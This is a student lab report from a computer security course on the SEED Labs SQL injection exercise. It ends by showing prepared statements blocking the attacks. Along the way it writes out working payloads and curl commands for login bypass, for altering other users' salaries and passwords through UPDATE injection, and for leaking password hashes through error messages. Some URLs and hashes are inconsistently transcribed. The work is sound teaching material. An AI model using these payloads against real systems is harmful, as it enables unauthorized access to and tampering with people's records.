

**Project 4**  
**COMP534 Spring 2021**  
**Computer & Network Security**  
**Erhan Tezcan 0070881**  
**03.05.2021**

---

REPORT

This report includes several screenshots and codes regarding the SQL Injection project. We will have several sections:

- (1) Setup & First SQL Query
- (2) Injection on SELECT
- (3) Injection on UPDATE
- (4) Defending with Prepared Statements

1. SETUP & FIRST SQL QUERY

From the command line using `mysql` we can look at the data of employee with name Alice, shown in figure 1.

```
mysql> SELECT * FROM credential WHERE Name="Alice";
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdb918bdae83000aa54747fc95fe0470fff4976

```
1 row in set (0.00 sec)
```

FIGURE 1. Retrieving Alice's data with SQL.

The target website is accessible at `www.SEEDLabSQLInjection.com`, which is also found in the bookmarks of Mozilla Firefox within the system. The access via this URL is possible thanks to `/etc/hosts` file.

2. INJECTION ON SELECT

First, by using the notorious “`' OR 1=1 --`” injection we see that the systems logs us in as Alice (figure 2). Notice that we bypass the WHERE clause without providing a name, but instead the or condition with a truth value causes the overall condition to evaluate to true.

After noticing this vulnerability, it is tempting to try and guess the administrators name, which is more often than not admin. So I tried a second injection, which logged me in as Admin user (figure 3).

We can also do this injection in figure 3 via `curl`, with respect to the URL encoding of course, shown in figure 4.

The screenshot shows a web browser displaying the 'User Details' page of the Seed Labs application. The browser's address bar contains the URL: `www.seedlabsinjection.com/unsafe_home.php?username=admin'+and+193D1'+--+&Passwo...`. The page features a green header bar with the 'SEED LABS' logo and navigation links for 'Home' and 'Edit Profile'. Below the header, the title 'User Details' is prominently displayed. A table lists user information, including Username, Eld, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. The table contains five rows of data for users: Alice, Boby, Ryan, Samy, and Ted, plus an 'Admin' user at the bottom.

Username	Eld	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314	admo			

```
[05/01/21]seed@VM: ~/Desktops$ curl 'http://www.seedlabqinjection.com/unsafe_home.php?username=admin%27++and+1%3D1++and+6%3D6' >> curlxample.html
% Total    % Received % Xferd
Average Speed      Time    Time     Current
           Dload  Upload  Total    Spent    Left     Speed
100  3364  100  3364    0     0  212K      0      0 --:--:--   0.00    219K
```

The result of the `curl` is written into an HTML file called `curlexample.html`, and if we look inside it we can see the content as it appears on browser, shown in figure 5.

```

<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoutBtn' class='nav-link my-2 my-lg-0'>Logout</button></div><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>Email</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>90993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td></tr></tbody></table> <br></div><div class='text-center'>

```

FIGURE 5. Table contents in `curlxample.html` from figure 4. We can see the credentials of employees.

For the last subtask of executing multiple queries via this attack vector, I had attempted several queries that seemed to work from command line but not from the injection. The reason behind this is that the backend code uses PHP’s `mysqli::query()` function. Here is an excerpt from PHP’s manual <sup>1</sup>:

*The API functions `mysqli::query()` and `mysqli::real_query()` do not set a connection flag necessary for activating multi queries in the server. An extra API call is used for multiple statements to reduce the damage of accidental SQL injection attacks. An attacker may try to add statements such as `; DROP DATABASE mysql` or `; SELECT SLEEP(999)`. If the attacker succeeds in adding SQL to the statement string but `mysqli::multi_query()` is not used, the server will not execute the injected and malicious SQL statement.*

As described, this function is instructed to not execute multiple queries, with SQL injection in mind! Therefore, we are unable to execute multiple queries via this injection, however it may still be possible to do UNION attacks which are done on top of the SELECT query that we are injecting.

To recap the injections in this section, we present listing 6.

<sup>1</sup><https://www.php.net/manual/en/mysqli.quickstart.multiple-statement.php>

```

1 SELECT id, name, eid, salary, birth, ssn, address,
2   email, nickname, Password
3 FROM credential
4 WHERE
5   name= '$input_uname' /* this field is the injection spot */
6   AND Password='$hashed_pwd';
7
8 /* Injections for Task 2.1
9  ' OR 1=1 --
10 admin' AND 1=1 --          (AND 1=1 is redundant)
11 */
12
13 /* CURL Command for Task 2.2
14 curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin
15     %27+and+1%3D1+---&Password='
16 */

```

FIGURE 6. Instructions related to section 1.

### 3. INJECTION ON UPDATE

The vulnerability within “Edit Profile” page gives us direct access to the SET clause parameters of the UPDATE clause. By injecting into the nickname field the following “hi’, salary=’100001” we can change our nickname to **hi** while also increasing our salary to 100001, which is higher than the admin! Notice that we do not have another apostrophe after salary, because that is provided in the code, otherwise we would introduce a syntax error.

We can further utilize this injection to change other employees’ credentials. By injecting “boom’, salary=’1’ WHERE name=’Boby’ -- ” we set Bobby’s salary to 1, and change is nickname to leave a message for him to see when he looks at his nickname. The results of these two injections are shown in figure 7.

```
mysql> SELECT * FROM credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	100001	9/20	10211002				hi	fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	1	4/20	10213352				boom	b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524				a3c50276cb120637cca669eb38fb9928b017e9ef	a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525				995b8b8c183f349b3cab9ae7fcd39133508d2af	995b8b8c183f349b3cab9ae7fcd39133508d2af
5	Ted	50000	110000	11/3	32111111				admo	99343bfff28a7bb51cb6f22cb20a018701a2c2f5b
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895985f6f6618e83951a6effc0

6 rows in set (0.00 sec)

FIGURE 7. Alice’s salary increased, Bobby’s salary decreased.

We can further make life harder for Bobby by changing his password. However, it is a general practice to use hashing for password storage,

so a direct SET clause targeting a password will not work during authentication, the value given to the password must be hashed. Though in this assignment we know SHA1 was used, we can also further use another exploit in the website that allows us to get the hashed password without the knowledge about algorithm.

It is in attackers favor to give detailed error messages to the client, and we have one such case here. During the previous injections, it is noticed that when there is a syntax error the server actually reports the error message back to the client.

In figure 8 we show how this could be exploited to obtain the hash value of an input of our choice. We inject `` OR OR --` from the username field, and the consecutive OR's cause a syntax error. However, the password input is hashed and used in the constructed query before this error occurs, allowing us to see it in the error message.




FIGURE 8. The hash of the password field is obtained from within the error message. Notice how the password parameter in the URL is `helo` and the error message has its hash.

Now that we have obtained the hashed value, we can conduct the UPDATE injection from before to set Bobby's password to one of our choice, in this case `helo`. The result is shown in figure 9.


```
mysql> SELECT * FROM credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	100001	9/20	10211002				hi	fdbe910bdae83000ae54747fc95fe0470ffff4976
2	Boby	20000	1	4/20	10213352				boom	c6efaf27673db4f7d2de52c0ab20a0655112cbad
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314				admo	a5bdf35aldf4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)

FIGURE 9. Bobby's password is updated. Notice the hash value of Bobby.

We can then login to Bobby's account with this password easily, shown in figure 10.



Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	boom

FIGURE 10. Accessing Bobby's account via the injected password. Notice the query parameters in the URL, which gives `helo` as the password.

To recap the injections provided in this section, we present listing 11.

```

1 UPDATE credential
2 SET
3     /* any of these fields can be used for injection */
4     nickname='$input_nickname', /* I have used this one in my examples */
5     email='$input_email',
6     address='$input_address',
7     Password='$hashed_pwd',
8     PhoneNumber='$input_phonenumber'
9 WHERE ID=$id;
10
11 /* Injection for Task 3.1
12 hi', salary='100001
13 */
14
15 /* Injection for Task 3.2
16 boom', salary='1' WHERE name='Boby' --
17 */
18
19 /* Injections for Task 3.3
20 ` OR OR --          (to cause syntax error)
21 boom', Password='c6efaf27673db4f7d2de52c0ab20a0655112cbad'
22 WHERE name='Boby' --
23 */

```

FIGURE 11. Instructions related to section 2.

#### 4. DEFENDING WITH PREPARED STATEMENTS

The provided laboratory included `safe_home.php`, which implements the prepared statement defence in the home page. It also has `safe_edit_backend.php` which is a safe target for the edit profile HTML form. By modifying the frontend codes `index.html` and `unsafe_edit_frontend.php` files, we can change them to use the safe codes instead. Note that for these edits to take place we restart the Apache server.

First we try the injection to bypass the login screen, shown in figure 12.

As expected, prepared statements prevent the injection from happening, and we are unable to bypass the login screen. Furthermore, using the same `curl` command from the task before, we can make a request to `safe_home.php` with the same injection query parameters as in figure 4. In figure 13 we can see the command in action, and in figure 14 we can see the resulting HTML.

We can also try and see if our injections from the profile editing page still work against the safe PHP code with prepared statements. We logged in to Alice's account, and have tried to inject `hi2', salary='111111`




FIGURE 12. Attempting the injection from figure 2, notice the injection on query parameters. It does not work, and instead we get “Account does not exist” message.

```
05/03/21|seed@VM: ~/Desktop$ curl 'http://www.seedlabsqlinjection.com/safe_home.php?username=admin%27+and+1%3D1+--+&Password=' -> curlsafe.html
% Total    % Received % Xferd  Average Speed   Time    Time     Time
100 1643  100 1643    0     0  37138      0 --:--:-- --:--:-- --:--:-- 37340
```

FIGURE 13. SELECT Injection attempt on safe PHP code. The result is written to a file called curlsafe.html.

```
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
  <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
    <a class="navbar-brand" href="safe_home.php" ></a>
  </div></nav><div class="container text-center"><div class="alert alert-danger">The account information your provide does not
exist.<br></div><a href='index.html'>Go back</a></div>
```

FIGURE 14. The body of curlsafe.html from figure 13. Notice how unlike the result in figure 5, we do not see the employee credentials, but instead we see the “Author does not exist” message.

to change her salary and also nickname. When we submit this form to safe\_edit\_backend.php, injection does not work, however the injection point is affected, in this case the nickname, as shown in figure 15.



Alice Profile	
Key	Value
Employee ID	10000
Salary	100001
Birth	9/20
SSN	10211002
NickName	hi2', salary='111111

FIGURE 15. Instead of the injected code being executed, it is treated as a string data, and the UPDATE happens as intended, changing the nickname to the provided user input.